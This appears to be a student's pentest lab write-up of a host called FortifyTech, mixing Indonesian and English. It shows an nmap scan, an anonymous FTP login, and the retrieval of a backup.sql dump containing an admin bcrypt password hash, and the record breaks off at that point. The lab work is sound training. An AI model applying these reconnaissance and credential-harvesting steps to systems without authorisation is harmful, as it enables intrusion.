
All About FortifyTech Pentest

Sylvia Febrianti
5027221019


- 10.15.42.36

ping 10.15.42.36




```
┌──(root㉿syl)-[~]
└─# ping 10.15.42.36
PING 10.15.42.36 (10.15.42.36) 56(84) bytes of data.
64 bytes from 10.15.42.36: icmp_seq=1 ttl=58 time=35.3 ms
64 bytes from 10.15.42.36: icmp_seq=2 ttl=58 time=34.4 ms
64 bytes from 10.15.42.36: icmp_seq=3 ttl=58 time=31.8 ms
64 bytes from 10.15.42.36: icmp_seq=4 ttl=58 time=32.8 ms
64 bytes from 10.15.42.36: icmp_seq=5 ttl=58 time=35.4 ms
64 bytes from 10.15.42.36: icmp_seq=6 ttl=58 time=34.4 ms
64 bytes from 10.15.42.36: icmp_seq=7 ttl=58 time=33.5 ms
64 bytes from 10.15.42.36: icmp_seq=8 ttl=58 time=32.7 ms
```

sudo nmap -T4 --min-rate 10000 -sCV -p- -A -Pn 10.15.42.36



```
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.18.0.3 is not the same as 10.15.42
.36
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.33.2.161
|      Logged in as ftp
|      TYPE: ASCII
|      Session bandwidth limit in byte/s is 6250000
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA)
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)
|_  256 b5:74:86:8d:ee:74:51:2a:38:09:67:38:7d:a0:e6:c0 (ED25519)
8888/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login Page
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2
.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 21
0A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (
93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 7 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   34.59 ms 10.33.0.1
2   37.17 ms 10.11.2.81
3   37.15 ms 10.11.5.5
4   37.16 ms 10.0.15.250
5   37.18 ms 10.0.1.46
6   37.18 ms 10.15.47.250
7   36.38 ms 10.15.42.36

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.02 seconds
```

port 8888 terdapat login page
http://10.15.42.36:8888




Login

Username:


Password:

Login




```
[sudo] password for syl:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 00:50 EDT
Warning: 10.15.42.36 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.15.42.36
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.18.0.3 is not the same as 10.15.42
.36
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.33.2.161
|      Logged in as ftp
|      TYPE: ASCII
|      Session bandwidth limit in byte/s is 6250000
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA)
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)
|_  256 b5:74:86:8d:ee:74:51:2a:38:09:67:38:7d:a0:e6:c0 (ED25519)
8888/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login Page
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2
.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 21
0A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (
```

terdapat ftp login



```
[sudo] password for syl:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 00:50 EDT
Warning: 10.15.42.36 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.15.42.36
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.18.0.3 is not the same as 10.15.42
.36
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.33.2.161
|      Logged in as ftp
|      TYPE: ASCII
|      Session bandwidth limit in byte/s is 6250000
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA)
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)
```

Anonymous



Anonymous FTP login allowed

Stack Overflow
https://stackoverflow.com › ... · Terjemahkan halaman ini

how can I login anonymously with ftp (/usr/bin/ftp)?

14 Okt 2010 — Anonymous ftp logins are usually **the username 'anonymous' with the user's email address as the password**. Some servers parse the password to ...

Why does **FTP** support **Anonymous login**? - Stack ...	3 jawaban	10 Apr 2014
FTP website in IIS with **anonymous** authentication ...	6 jawaban	30 Jul 2014
How to **allow anonymous login** in org.apache.ftpserver?	3 jawaban	27 Nov 2009

Telusuran lainnya dari stackoverflow.com


Tenable
https://www.tenable.com › ... · Terjemahkan halaman ini

Anonymous FTP Enabled

Anonymous **logins are allowed on the remote FTP server**. (Nessus Plugin ID 10079)

NinjaOne


ftp 10.15.42.36



```
┌──(syl㉿syl)-[~/Desktop/eh]
└─$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:syl): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


login menggunakan anonymous

ls




```
┌──(syl㉿syl)-[~/Desktop/eh]
└─$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:syl): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||65508|)
150 Here comes the directory listing.
-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
226 Directory send OK.
ftp> 
```

terdapat backup.sql




```
┌──(syl㉿syl)-[~/Desktop/eh]
└─$ ls
backup.sql  nmap_scan1  nmap_scan2

┌──(syl㉿syl)-[~/Desktop/eh]
└─$ 
```



```
┌──(syl㉿syl)-[~/Desktop/eh]
└─$ file backup.sql
backup.sql: ASCII text
```


ternyata bukan sql melainkan text

cat backup.sql



```
└─$ cat backup.sql
-- MySQL dump 10.13  Distrib 8.0.36, for Linux (x86_64)
--
-- Host: localhost    Database: db
-- ------------------------------------------------------
-- Server version       8.0.36-0ubuntu0.22.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `users` (
  `id` int NOT NULL,
  `username` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'admin','$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K');
